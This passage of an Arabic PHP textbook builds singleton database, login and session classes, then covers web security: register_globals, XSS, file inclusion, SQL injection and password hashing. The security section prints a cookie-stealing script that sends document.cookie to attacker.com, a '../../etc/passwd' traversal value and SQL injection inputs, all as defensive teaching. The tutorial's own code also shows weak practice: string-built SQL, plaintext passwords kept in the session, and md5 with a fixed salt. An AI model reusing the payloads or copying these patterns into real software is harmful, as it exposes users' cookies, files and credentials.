محاولة إنشاء كائن من الفئة مباشراً فلو تم تفعيل الكود سيعطى خطأ .

أيضاً لمنع عملية نسخ كائن من كائن بإستخدام clone سنقوم بتعريف الدالة ()__clone على أنها نهائية لنمنع عملية نسخ كائن جديد .فتصبح الفئة على الصورة التالية :

```
<?php

class singleton {

   private static $classObj = NULL;

   final protected function __construct(){}

   final private function __clone() {}

   public static function getObj(){
      if(!self::$classObj)
         self::$classObj = new self();
      return self::$classObj;
   }
}

?>
```

وبالتالى قصرنا عملية إنشاء الكائن على الدالة ()getObj لضمان عدم إنشاء كائن جديد من هذه الفئة فى حالة وجود كائن منشئ من تلك الفئة .

سنأخذ تطبيق لهذه الطريقة على كيفية الإتصال الأمثل بقاعدة البيانات ليتضح فائدة هذه الطريقة , سيتم إستخدام mysqli للإتصال بقاعدة البيانات وهى فئة مدمجة باللغة يتم إنشاء كائن منها دون الحاجة لتضمين ملف خارجى .

ملاحظة : إستخدام mysql عفا عليه الزمن والأفضل إستخدام mysqli لمعالجتها كثير من مشاكل mysql وأهمها الناحية الأمنية .

```
<?php

class mySQL {

// مصفوفة لتخزين قيم الإتصال بقاعدة البيانات بها
private $DB = array();
// متغير لحفظ الكائن المشأ من هذه الفئة
private static $classObj = NULL;

   final protected function __construct(){
      // ضبط قيم الإتصال بقاعدة البيانات عند إستدعاء الفئة
      // اسم السرفر لقاعدة البيانات
      $this->DB['Host'] = "localhost";
      // اسم المستخدم لقاعدة البيانات
      $this->DB['UserName'] = "root";
      // الرقم السرى لمستخدم قاعدة البيانات
      $this->DB['UserPass'] = "";
      // اسم قاعدة البيانات
      $this->DB['Name'] = "db";
   }

   // جعل الدالة نهائية حتى لا يتم إستنساخ كائن جديد من الفئة
   final private function __clone() {}

   // دالة إنشاء كائن من نفس الفئة الحالية
```

```
   public static function getObj(){
      if(!self::$classObj)
         self::$classObj = new self();
      return self::$classObj;
   }

   // دالة إنشاء كائن من فئة الإتصال بقاعدة البيانات
   public function getConObj(){
      echo "make mysqli object<br>";
      return new mysqli($this->DB['Host'],$this->DB['UserName'],
$this->DB['UserPass'],$this->DB['Name']);
   }


}

$obj = mySQL::getObj();
$obj2 = $obj->getConObj();
$obj3 = $obj->getConObj();
$obj4 = $obj->getConObj();
$obj5 = $obj->getConObj();
$obj6 = $obj->getConObj();
$obj7 = $obj->getConObj();
$obj8 = $obj->getConObj();
$obj9 = $obj->getConObj();
$obj10 = $obj->getConObj();
?>
```

- يجب وضع قيم الإتصال بقاعدة البيانات فى بانى الفئة حتى يعمل معك الكود بشكل سليم

بدون أخطاء الإتصال بقاعدة البيانات , فى الكود أضع القيم الإفتراضية للسرفر المحلى "ربما تختلف من سرفر محلى لأخر" .

- تم إنشاء الدالة ()getConObj والتى تعود بكائن فئة الإتصال بقاعدة البيانات .
- تم إنشاء كائن من الفئة mySQL من خلال الدالة ()getObj كما تقدم شرحه .
- تم إنشاء عده كائنات من فئة الإتصال بقاعدة البيانات من خلال الدالة ()getConObj , وتعمدت وضع عدد كبير من الكائنات المنشأه لتلاحظ الوقت الذى يمر حتى يتم إنشاء تلك الكائنات .

سنقوم الآن بتعديل الكود السابق وتطبيق مبدأ مشاركة الإتصال بقاعدة البيانات وذلك من خلال تعريف متغير لحفظ كائن الإتصال المنشأ كالتالى :

```
<?php

class mySQL {

// مصفوفة لتخزين قيم الإتصال بقاعدة البيانات بها
private $DB = array();
// متغير لحفظ الكائن المشأ من هذه الفئة
private static $classObj = NULL;
// متغير لحفظ الكائن المنشأ من فئة الإتصال بقاعدة البيانات
private $objCon = NULL;

   final protected function __construct(){
      // ضبط قيم الإتصال بقاعدة البيانات عند إستدعاء الفئة
      // اسم السرفر لقاعدة البيانات
      $this->DB['Host'] = "localhost";
      // اسم المستخدم لقاعدة البيانات
      $this->DB['UserName'] = "root";
      // الرقم السرى لمستخدم قاعدة البيانات
      $this->DB['UserPass'] = "";
```

```
        // اسم قاعدة البيانات
        $this->DB['Name'] = "db";
    }

    // جعل الدالة نهائية حتى لا يتم إستنساخ كائن جديد من الفئة
    final private function __clone() {}

    // دالة إنشاء كائن من نفس الفئة الحالية
    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }

    // دالة إنشاء كائن من فئة الإتصال بقاعدة البيانات
    public function getConObj(){
        if(!$this->objCon){
            echo "make mysqli object<br>";
            $this->objCon = new mysqli($this->DB['Host'],
$this->DB['UserName'],$this->DB['UserPass'],$this->DB['Name']);
        }
        return $this->objCon;
    }


}

$obj = mySQL::getObj();
$obj2 = $obj->getConObj();
```

```
$obj3 = $obj->getConObj();
$obj4 = $obj->getConObj();
$obj5 = $obj->getConObj();
$obj6 = $obj->getConObj();
$obj7 = $obj->getConObj();
$obj8 = $obj->getConObj();
$obj9 = $obj->getConObj();
$obj10 = $obj->getConObj();
?>
```

والآن هل لاحظت فرق الوقت بين هذا الكود والكود السابق

ويمكن تعديل دالة إنشاء كائن من فئة الإتصال بحيث يتم إنهاء الفئة وعرض أخطاء الإتصال بقاعدة البيانات كالتالى :

```
public function getConObj(){
   if(!$this->objCon){
      $this->objCon = new mysqli($this->DB['Host'],
$this->DB['UserName'],$this->DB['UserPass'],$this->DB['Name']);
      if($this->objCon->connect_error)
         die($this->objCon->connect_error);
   }
   return $this->objCon;
}
```

- سنضع الآن دالة لعمل إستعلام على قاعدة البيانات وإظهار الأخطاء إن وجدت فى الإستعلام كالتالى :

```
public function makeQuery($qu){
   $temp = $this->getConObj()->query($qu);
```

```
    if(!$temp)
        die($this->getConObj()->error);
    return $temp;
}
```

- لتصبح الفئة على الشكل التالى:

```
<?php

class mySQL {

// مصفوفة لتخزين قيم الإتصال بقاعدة البيانات بها
private $DB = array();
// متغير لحفظ الكائن المشأ من هذه الفئة
private static $classObj = NULL;
// متغير لحفظ الكائن المنشأ من فئة الإتصال بقاعدة البيانات
private $objCon = NULL;

    final protected function __construct(){
        // ضبط قيم الإتصال بقاعدة البيانات عند إستدعاء الفئة
        // اسم السرفر لقاعدة البيانات
        $this->DB['Host'] = "localhost";
        // اسم المستخدم لقاعدة البيانات
        $this->DB['UserName'] = "root";
        // الرقم السرى لمستخدم قاعدة البيانات
        $this->DB['UserPass'] = "";
        // اسم قاعدة البيانات
        $this->DB['Name'] = "db";
    }
```

```
    // جعل الدالة نهائية حتى لا يتم إستنساخ كائن جديد من الفئة
    final private function __clone() {}

    // دالة إنشاء كائن من نفس الفئة الحالية
    public static function getObj(){
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }

    // دالة إنشاء كائن من فئة الإتصال بقاعدة البيانات
    public function getConObj(){
        if(!$this->objCon){
            $this->objCon = new mysqli($this->DB['Host'],
$this->DB['UserName'],$this->DB['UserPass'],$this->DB['Name']);
            if($this->objCon->connect_error)
                die($this->objCon->connect_error);
        }
        return $this->objCon;
    }

    // دالة إنشاء إستعلام على قاعدة البيانات
    public function makeQuery($qu){
        $temp = $this->getConObj()->query($qu);
        if(!$temp)
            die($this->getConObj()->error);
        return $temp;
    }
```

```
}

// test
$obj = mySQL::getObj();
if($obj->makeQuery("SELECT * FROM users")->num_rows > 1)
   echo "yes";
else
   echo "no";

?>
```

سنتابع لعمل دالة لتسجيل الدخول تعتمد على الفئة السابقة ولشرح مبدأ والوارثة بشئ من التطبيق سنقوم بوراثة الفئة mySQL .

- ولكن تعريف الدالة__construct() على أنها نهائية يجعلنا لا نستطيع إستخدام بانى الفئة عند الوراثة فلهذا سنجعل الدالة __construct() فى الفئة mySQL محمية فقط , لأننا سنحتاج إستخدام بانى الفئة فيما بعد .

- عند وراثة الفئة mySQL وإنشاء كائن منها وإنشاء كائن أخر من الفئة الوارثة للفئة mySQL فإذا تم مناداه دالة الإتصال بقاعدة البيانات من الكائنين سيتم عمل إتصالين ولهذا نقوم بتعريف المتغير$objCon على أنه ساكن لفتح إتصال واحد لأى كائن منشأ من الفئة mySQL أو أحد الفئات التى ترثها , ويمكنكم ملاحظة هذا بوضع جملة طباعة فى دالة الإتصال بقاعدة البيانات لمعرفة عدد الإتصال التى يتم فتحها كما فعلنا فى الأكواد السابقة .

- الآن تصبح الفئة mySQL كالتالى :

```
<?php

class mySQL {
```

```
// مصفوفة لتخزين قيم الإتصال بقاعدة البيانات بها
private $DB = array();
// متغير لحفظ الكائن المشأ من هذه الفئة
private static $classObj = NULL;
// متغير لحفظ الكائن المنشأ من فئة الإتصال بقاعدة البيانات
private static $objCon = NULL;

    protected function __construct(){
    // ضبط قيم الإتصال بقاعدة البيانات عند إستدعاء الفئة
    // اسم السرفر لقاعدة البيانات
    $this->DB['Host'] = "localhost";
    // اسم المستخدم لقاعدة البيانات
    $this->DB['UserName'] = "root";
    // الرقم السرى لمستخدم قاعدة البيانات
    $this->DB['UserPass'] = "";
    // اسم قاعدة البيانات
    $this->DB['Name'] = "db";
    }

    // جعل الدالة نهائية حتى لا يتم إستنساخ كائن جديد من الفئة
    final private function __clone() {}

    // دالة إنشاء كائن من نفس الفئة الحالية
    public static function getObj(){
    if(!self::$classObj)
        self::$classObj = new self();
    return self::$classObj;
    }
```

```
    // دالة إنشاء كائن من فئة الإتصال بقاعدة البيانات
    public function getConObj(){
    if(!self::$objCon){
        self::$objCon = new mysqli($this->DB['Host'],
$this->DB['UserName'],$this->DB['UserPass'],$this->DB['Name']);
        if(self::$objCon->connect_error)
        die(self::$objCon->connect_error);
    }
    return self::$objCon;
    }

    // دالة إنشاء إستعلام على قاعدة البيانات
    public function makeQuery($qu){
    $temp = $this->getConObj()->query($qu);
    if(!$temp)
        die($this->getConObj()->error);
    return $temp;
    }

}

?>
```

والآن سنقوم بعمل فئة جديد باسم myLogin ترث الفئة mySQL :

```
<?php
include_once(__DIR__ .'\mySQL.php');
class myLogin extends mySQL{
```

```
    protected function __construct(){
        parent::__construct();
    }
}
?>
```

تم تضمين الفئة mySQL فى بداية الملف , وإن أردت أن تعرف ما هو الثابت __DIR__ وأخواته أدخل على هذا الرابط .

الفئة myLogin قامت بوراثة الفئة mySQL .

قمنا بإنشاء بانى الفئة وإستدعينا بداخلة بانى الفئة للفئة الأب mySQL .

والآن نريد عمل نمط مفرد لإنشاء كائن من الفئة myLogin ولكن لا يعقل عند كل وراثة عمل دالة مختلفة لعمل ذلك ولهذا وجد ما يعرف بالتحميل الزائد للدول أى سيتم تعريف الدالة بنفس التعريف و نفس الاسم ونفس الوسائط , وأيضاً بما أن المتغير$classObj خاص داخل الفئة mySQL سنقوم بتعريفة أيضاً بنفس الاسم مره أخرى فى الفئة myLogin. و تصبح الفئة على النحو التالى :

```
<?php
include_once(__DIR__ .'\mySQL.php');

class myLogin extends mySQL{

private static $classObj = NULL;

    protected function __construct(){
        parent::__construct();
    }

    public static function getObj(){
```

```
        if(!self::$classObj)
            self::$classObj = new self();
        return self::$classObj;
    }
}
?>
```

لاحظ أنها نفس الدالة فى الفئة mySQL تماماً ولكن التعريف $obj = myLogin::getObj(); يعنى إنشاء كائن من الفئة myLogin والتعريف;$obj = mySQL::getObj() يعنى إنشاء كائن من الفئة mySQL .

- وهذه دالة تسجيل الدخول :

```
public function login($user,$pass){
    if($user==NULL or $pass==NULL){
        return false;
    }else{
        // هذا كود الفلترة لاسم المستخدم وكلمة المرور يمكنك ضبطه كما تريد بإستخدام التعابير القياسية
        $user = preg_replace('/[^A-Za-z0-9]/','',$user);
        $pass = preg_replace('/[^A-Za-z0-9]/','',$pass);
        // كود الاستعلام من قاعدة البيانات يمكنك تغييره على حسب بيانات جدولك
        $Tquery = " SELECT * FROM users WHERE userName='$user' AND userPass='$pass'";
        if($temp = $this->makeQuery($Tquery)->num_rows == 1)
            return true;
        else
            return false;
    }
```

```
}
```

- طبعاً يتم تغيير بيانات قاعدة البيانات إلى بيانات القاعدة لديكم , وأيضاً التعابير القياسية لفلترة الاسم وكلمة المرور على حسب ما تريدون .

وهذه هي الفئة كاملة :

```
<?php
include_once(__DIR__ .'\mySQL.php');

class myLogin extends mySQL{

private static $classObj = NULL;

   protected function __construct(){
      parent::__construct();
   }

   public static function getObj(){
      if(!self::$classObj)
         self::$classObj = new self();
      return self::$classObj;
   }

   // دالة تسجيل الدخول
   public function login($user,$pass){
      if($user==NULL or $pass==NULL){
         return false;
      }else{
```

```
            //  هذا كود الفلترة لاسم المستخدم وكلمة المرور يمكنك ضبطه كما تريد بإستخدام
التعابير القياسية
            $user = preg_replace('/[^A-Za-z0-9]/','',$user);
            $pass = preg_replace('/[^A-Za-z0-9]/','',$pass);
            //  كود الاستعلام من قاعدة البيانات يمكنك تغييره على حسب بيانات جدولك
            $Tquery = " SELECT * FROM users WHERE userName='$user'
AND userPass='$pass'";
            if($temp = $this->makeQuery($Tquery)->num_rows == 1)
                return true;
            else
                return false;
        }
    }
}

// test
$obj = myLogin::getObj();
if($obj->login("user1","123"))
    echo "Login Ok !";
else
    echo "Try Again !";

echo "<br>";

$obj2 = mySQL::getObj();
if($obj2->makeQuery("SELECT * FROM users")->num_rows)
    echo "Found Users !";
else
    echo "No users in the table !";
```

```
?>
```

- سنقوم بإضافة تسجيل الدخول من خلال الجلسات session يمكن وضع الدوال مباشراً فى الفئة myLogin ولكن لتوضيح مبدأ الوراثة المتتابعة سنقوم بعمل فئة جديدة mySession ترث الفئة myLogin :

```
<?php
include_once(__DIR__ .'\myLogin.php');
class mySession extends myLogin {

   private static $classObj = NULL;

   protected function __construct(){
      if(!isset($_SESSION)) SESSION_START();
      parent::__construct();
   }
   public static function getObj(){
      if(!self::$classObj)
         self::$classObj = new self();
      return self::$classObj;
   }
}
?>
```

- تم تضمين ملف الفئة myLogin ثم إنشاء فئة mySession ترث الفئة myLogin
- تم إنشاء بانى الفئة وتشغيل جلسة فى حال كانت غير مفعلة
- تم إنشاء نمط مفرد لإنشاء كائن من الفئة mySession بإستخدام التحميل الزائد للدالة getObj()

والآن سنضع الدوال التالية للفئة mySession :

1- دالة تسجيل الدخول من خلال الجلسة .

2- دالة تسجيل الخروج من الجلسة .

3- دالة عمل تحقق من قاعدة البيانات للقيم الموجودة فى الجلسة "وذلك حماية لعدم محاولة التلاعب فى قيم الجلسة" :

```
<?php
include_once(__DIR__ .'\myLogin.php');

class mySession extends myLogin {

   // متغير تخزين الكائن المنشأ من الفئة
   private static $classObj = NULL;

   // بانى الفئة
   protected function __construct(){
      if(!isset($_SESSION)) SESSION_START();
      parent::__construct();
   }

   // دالة تحميل زائد لتطبيق النمط الفردى لإنشاء كائن من الفئة
   public static function getObj(){
      if(!self::$classObj)
         self::$classObj = new self();
      return self::$classObj;
   }

   // دالة تسجيل دخول عبر الجلسة
```

```
    public function sLogin($user,$pass){
        if($this->login($user,$pass)){
            $_SESSION['username'] = $user;
            $_SESSION['password'] = $pass;
            return true;
        }else return false;
    }

    // دالة تسجيل الخروج من الجلسة
    public function sLogout(){
        if(isset($_SESSION['username']) and
isset($_SESSION['password']))
            unset($_SESSION['username'],$_SESSION['password']);
    }

    // دالة إختبار البيانات الموجودة فى الجلسة
    public function checkSLogin(){
        if(isset($_SESSION['username']) and
isset($_SESSION['password'])){
            if($this->login($_SESSION['username'],
$_SESSION['password']))
                return true;
            else
                return false;
        }else return false;
    }
} // end mySession class
```

```
// test
$user='user1';
$pass='123';

$obj = mySession::getObj();
if($obj->login($user,$pass))
   echo "login ok !<br>";
else
   echo "not login !<br>";

if($obj->sLogin($user,$pass))
   echo "session login ok !<br>";
else
   echo "not session login !<br>";

$obj->sLogout();
echo "logout session ok!<br>";

if($obj->checkSLogin())
   echo "session login ok !<br>";
else
   echo "not session login !<br>";

if($obj->makeQuery("SELECT * FROM users")->num_rows)
   echo "Found Users !";
else
   echo "No users in the table !";
?>
```

لست بحاجة عند إنشاء تطبيق أو موقع أن تقوم ببرمجة هذا من جديد فقط ستقوم بإستخدام الفئة أو وراثتها وإضافة مزيد من الدوال عليها

الفصل السادس عشر : حماية تطبيقات php

في الآونة الأخيرة إنتشرت تطبيقات الويب إنتشاراً كبيراً , ورافق ذلك زيادة عدد المخترقين و مهاجمي المواقع لإسباب شخصية أو غيرها . في هذا الفصل سأحاول قدر الإمكان التنبيه الى الثغرات التي يمكن للمخترقين النفاذ بسببها الى موقعك .

خاصية Register Globals :

في السابق كانت هذه الخاصية تُمكن برنامجك من استخدام متغيرات تحمل نفس اسم الحقول الموجودة في نماذج HTML (في الواقع ليس فقط حقول HTML وانما اي بيانات تُمرر عن طريق GET أو POST والكعكات Cookies) . فلو افترضنا صحفة HTML التالية التي تحوي على مربع نص يحمل الاسم 'name' :

```
<!DOCTYPE html>
<html>
  <head>
    <title>register_globals example</title>
  </head>
  <body>
    <form action="form.php">
      <input type="text" name="name">
      <br>
      <input type="submit">
    </form>
  </body>
</html>
```

فكان بامكانك طباعة قيمة حقل مربع النص السابق مباشرة عن طريق المتغير$name دون الحاجة الى استخدام المصفوفة$_POST أو$_GET , ملف form.php :

```
<?php
echo $name;
?>
```

الطريقة السابقة تكون صحيحة عندما تكون قيمة register_globals في ملف php.ini تساوي " on" وتأني هذه الميزة غير مُفعلة افتراضياً في php 4.2.0 وتمت ازالتها في اصدار php 5.4 .
تشكل ميزة Register Globals أخطار أمنية وخصوصاً عندما لا نقوم بتهيئة المتغيرات قبل استخدامها كما في المثال التالي :

```
<?php
if($_GET['name'] == 'username' AND $_GET['pass'] == 'password')
{
  $admin = true;
}
if($admin == true)
{
  echo 'welcome Admin';
}
else
{
  echo 'you are NOT the admin';
}
?>
```

وبفرض ان اسم المستخدم وكلمة المرور مُخزنة في قواعد البيانات وليس من السهل معرفتها ; فمن الممكن أن يقوم المهاجم بالوصول الى الصفحة عبر الرابط

```
index.php?admin=1
```

وبسبب ميزة Register Globals فإن قيمة المُتغير$admin ستكون دائماً true ويحصل بموجبها المهاجم على صلاحيات المدير بكل بساطة ! .
ولحل هذه المُشكلة يوجد خياران : الخيار الأول هو تعطيل ميزة Register Globals في ملف

php.ini (ومعظم -إن لم يكن جميع- شركات الاستضافة تُعطل هذه الميزة) , وأما الحل الثاني فهو تهيئة جميع المتغيرات قبل استخدامها , فيمكن تهيئة المتغير $admin في المثال السابق للتخلص من هذه المشكلة :

```
<?php
$admin = false;
if($_GET['name'] == 'username' AND $_GET['pass'] == 'pass')
{
  $admin = true;
}
if($admin == true)
{
  echo 'welcome Admin';
}
else
{
  echo 'you are NOT the admin';
}
?>
```

اظهار الأخطاء Error Reporting :

لا يمكن اتمام كتابة برنامج ما بسلام دون وقوع أخطاء , فمن المفيد جداً للمطور اظهار هذه الأخطاء وتصيحيها ويُفضل عند تطوير برنامج ما أن تُوضع قيمة الراية "error_reporting" مساويةً للقيمة "E_ALL | E_STRICT" لاظهار جميع الأخطاء بالإضافة الى ملاحظات حول الكود (مثلاً تظهر رسالة notice عند استخدام متغير لم تقم بتهيئته ...) , لكن بعد الانتهاء من الموقع وتشغيله على على الخادم بشكل نهائي يجب ايقاف اظهار الاخطاء لأن ذلك قد يكشف بعض تفاصيل الموقع ويعرضه للاختراق (اذكر ان موقع !yahoo الشهير تعرض للاختراق بسبب ذلك)

فمن المفيد تغيير قيمة "display_errors" الى القيمة "off" لمنع اظهار الاخطاء في المتصفح ,لكن في حال اردت الاطلاع على الاخطاء في حال وجودها يمكنك تفعيل تسجيل الاخطاء الى ملف عن طريق اسناد القيمة "on" الى الراية "log_errors" وتحديد مسار ملف التسجيل في الراية " error_log" . ويجدر بالذكر أن الرايات "error_reporting" و "display_errors"و"log_errors" بالاضافة الى "error_log" من النوع "PHP_INI_ALL" اي يمكن تحديد قيمتها في ملف php.ini أو ملف "httpd.conf" او ملفات ".htaccess" او حتى في زمن التنفيذ عن طريق الدالة ini_set.

التحقق من ادخال المستخدم :

القاعدة الشهيرة "لا تثق ابداً بمدخلات المستخدم" تنطبق تماماً على لغة php . فيجب علينا -كمبرمجين- وضع جميع الاحتمالات لمدخلات المستخدم والاستجابة وفقاً لها . فمثلاً اذا اردنا من المستخدم تزويد الموقع ببريده الالكتروني فعلى الأقل يجب التحقق من ان طول السلسة النصية لا يساوي الصفر , أما اذا اردنا التحقق من صحة بريده الاكتروني يمكننا ذلك باستخدام التعابير النظامية كما في النمط التالي :

```
/^([a-zA-Z0-9_])+@([a-zA-Z0-9_])+(\.[a-zA-Z0-9_]+)+$/
```

وقد تم شرح ذلك بالتفصيل في فصل السلاسل النصية و التعابير النظامية .

ثغرات XSS Cross Site Scripting :

ببساطة هي ايجاد المهاجم ثغرة في نظام التحقق في برنامجك لحقن أكواد javascript (أو غيرها) تقوم بأفعال خبيثة كالحصول على الكعكات (cookies) التي قام موقعك بتخزينها على جهاز المستخدم , فمثلاً لو كان برامجك يسمح للمستخدمين بكتابة تعليقات ولم تقم بفلترة مُدخلات المستخدمين ; فيتمكن المهاجم من كتابة الكود البسيط التالي في تعليق :

```
<script type="text/javascript">
 document.location = "http://attacker.com/index.php?cookie=" + document.cookie;
</script>
```

لذا يجب ازالة (أو استبدال) وسوم HTML لتجنب حدوث ثغرات XSS وذلك عن طريق الدوال strip_tags (التي تقوم بحذف جميع وسوم HTML أو php) أو htmlspecialchars (التي تستبدل عدد من ما يسمى entities بمكافئاتها) .
(تم الحديث عن الفروق بين htmlspecialchars و htmlentities وغيرها في فصل السلاسل النصية و التعابير النظامية .

تضمين الملفات :

يمكن للغة php تضمين ملفات اخرى سواءً أكانت ملفات php أم ملفات بصيغة اخرى (يتم اظهارها مباشرة في المتصفح) . ومن المفضل التقليل قدر الامكان من استخدام مدخلات المستخدم في تضمين الملفات باستخدام include أو require . فمثلاً كود php التالي الذي يقوم بتضمين ملف خاص بأحد المستخدمين :

```
<?php
include "users/{$_GET['user']}";
?>
```

لكن ماذا لو تم تحديد القيمة"../../etc/passwd" كقيمة[$_GET['user'] ؟! . وفي حال تم تحديد لاحقة للملف الذي سوف يتم تضمينه فإن ذلك لا يؤدي لزيادة الأمان :

```
<?php
include "users/{$_GET['user']}.php";
?>
```

فيمكن تجاوز الاحقة بكل بساطة عن طريق اضافة ما يُسمى null byte الى نهاية الجملة "../../etc/passwd" , وللتخلص من هذه التعقيدات ; يُفضل دائماً استخدام الدالة basename عند الحاجة الى استخدام مدخلات المستخدم في مسارات الملفات .

حقن تعليمات SQL :

يعتبر حقن تعليمات SQL من أشهر طرق اختراق قواعد البيانات . فمثلا لو لدينا تعليمة sql التالية التي تستخدم للتحقق من اسم المستخدم و كلمة المرور :

```
$query = "
  SELECT  name,
         age
  FROM users
  WHERE name = '{$_GET['name']}'
  AND passwd = '{$_GET['passwd']}'";
```

ماذا لو قام المستخدم بادخال اسم المستخدم بالطريقة التالية : "admin'--" الرمز -- هو رمز التعليق في تعليمات sql , أو قام بادخال كلمة المرور على الشكل "pass' OR 1=1" فهذا يجعل الشرط محقق دوماً .

ويوجد عدد من الطرق التخلص من هذه المشكلة وبشكل عام تُساعد الدالة mysqli_real_escape_string على التقليل من مخاطر هذا النوع من الهجوم (وفي حال لم يتوفر لخادم قواعد البيانات التي تستخدمها مثل الدالة السابقة يمكنك استخدام الدالة addslashes), ومن الجيد استخدام php للتحقق من كلمة المرور بدلا ً من القيام بذلك مباشرة في SQL .

عدم استخدام $_FILES['file']['type'] للتحقق من نوع الملف المرفوع :

هنالك خطأ شائع باستخدام $_FILES['file']['type'] للتحقق من نوع الملف حيث يعبر عن قيمة ما يُسمى MIME type والتي يمكن تغييرها عن طريق HTTP Request , فعوضا ً عن ذلك نقوم بالتحقق من نوع الملف عن طريق امتداده (باستخدام الدالة explode وبالطريقة التي تم شرحها في فصل التعامل مع الملفات) . و تغيير اسم الملف وجعله اسماً عشوائياً و تخزين الاسم الأصلي للملف في قاعدة البيانات مع ربطه مع الاسم الجديد .

استخدام احدى دوال التشفير عند تخزين كلمات المرور في قاعدة البيانات :

تخزين كلمات المرور الخاصة بالمستخدمين كما هي بدون تشفير يُسهل الكشف عن حسابات المستخدمين في حال تعرضت قاعدة البيانات للاختراق . ولهذه المهمة نستخدم إحدى الدالتين md5 او sh1 اللتان يمرر اليهما النص المراد تشفيره كوسيط وحيد . (ويوجد عدد كبير من دوال التشفير الموجودة في مكتبة mcrypt ويمكنك الاطلاع عليها على الرابط التالي)

الدالتين md5 , sh1 تقومان بشفير السلسلة النصية المُمررة اليهم بطريق واحد أي أن العبارة

المشفرة لا يمكن ابداً إعادتها إلى حالتها السابقة قبل التشفير .
لكن المخترقين يقومون باستخدام طريقة brute-force حيث يقومون بتجربة عدد كبير من كلمات المرور (إما عن طريق كلمات من القاموس أو بتجربة جميع الأحرف)
ويوجد أيضاً جداول تحوي على سلاسل نصية بأطوال مختلفة مرتبطة بشفرة md5 أو sh1 وتسمى بجداول rainbow ويكون البحث فيها أسرع بكثير لكنها كبير الجحم .
وعادةً نقوم بإضافة كلمة عشوائية (تُسمى salt) قبل أو بعد (أو قبل وبعد) كلمة المرور الذي يؤدي إلى زيادة طولها وتصعيب المهمة على المُهاجم كما في المثال التالي :

```
<?php
$salt = 'A@$!#dsadsf234r5dfsA';
$password = md5($salt . $_GET['password'].$salt);
echo $password;
?>
```

حجب حساب المستخدم عند تجاوز عدد محاولات دخوله عدداً معيناً :

معظم الخدمات الشهيرة تقوم بحجب حساب المستخدم لمدة 24 ساعة عند تجاوز عدد المحاولات الخاطئة لتسجيل الدخول 10 مرات لمنع اكتشاف كلمة المرور بطريقة brute-force .

المشاكل الامنية المُتعلقة بالاستضافة المشتركة :

عادة , تقوم شركات الاستضافة باستضافة عدة مواقع على نفس الخادم , هذا الأمر يُعرض تطبيق php الى مخاطر إضافية , فكما تعلم فإن المستخدم nobody هو المستخدم الذي يقوم بتنفيذ اكواد php , فيمكن كتابة برامج php بسيطة لقراءة الكود المصدري لموقعك , وبسبب ذلك فإن ملف config.php الذي يحوي بيانات الاتصال بقاعدة البيانات يُمكن قراءته من احد المستخدمين في نفس الخادم ! , لذا يُفضل تخزين جميع المعلومات الخاصة بالموقع في قاعدة البيانات وتخزين اسم مستخدم وكلمة مرور قاعدة البيانات في ملف منفصل وليكن محتواه كالتالي :

```
SetEnv USERNAME "user"
SetEnv PASSWORD "pass"
```

و بالطبع يجب تضمين هذا الملف باضافة السطر التالي الى ملف الاعدادت httpd.conf :

```
Include "/config_path/config"
```

وعدم اعطاء الملف السابق صلاحيات القراءة لأي مستخدم , مما يجعل قراءته متعذرة على اي مستخدم باستثناء root , وبما ان خادم apache يتم تشغيله بصلاحيات المدير فهو قادر على قراءة ملف الاعدادات السابق .

يمكن الوصول الى المعلومات المُخزنة فيه عن طريق المصفوفة$_SERVER كما يلي :

```
<?php
echo $_SERVER['USERNAME']; //prints user
echo $_SERVER['PASSWORD']; //prints pass
?>
```

وكذلك الأمر بالنسبة الى الجلسات حيث غالباً يتم تخزينها في مجلد /tmp , ويُفضل استخدام قواعد البيانات لتخزينها عن طريق الدالة session_set_save_handler كما هو مشروح في موقع php.net .

بالطبع موضوع الحماية ليس بالموضوع السهل ويتطلب دراية واسعة بمختلف التقنيات و إستعمالاتها .

المحلق الأول : إعداد بيئة العمل

بالطبع لا يمكنك تطوير تطبيقات الويب دون توفر حاسب منزلي أو محمول يعمل باي نظام تشغيل شهير تُريده . في الفقرات التالية سأستعرض أم البرمجيات الني يمكن استخدامها لإنشاء تطبيقات ويب على محتلف المنصات windows , linux و MAC OSX .

المتصفحات

بكل تأكيد تحتاج الى المتصفحات لإختبار تطبيقات الويب التي تُنشاها , فقد تختلف المتصفحات اختلافاً جذرياً في بعض الأحيان في طريقة معالجتها لأكواد css أو javascript

ملاحظة : مخرجات سكربت php تكون نفسها على جميع المتصفحات

من الجيد أن تجرب برامجك على اشهر المتصفحات المتداولةحالياً وهي على الترتيب : google chrome ثم firefox ثم internet explorer (عدد مستخدمي المتصفحات الباقية كمتصفح opera و safari قليل جداً).

متصفحي chrome و firefox يعملان على جميع الأنظمة بينما internet explorer لا يعمل إلا على نظام windows (إلا بالطرق الملتوية بالطبع)

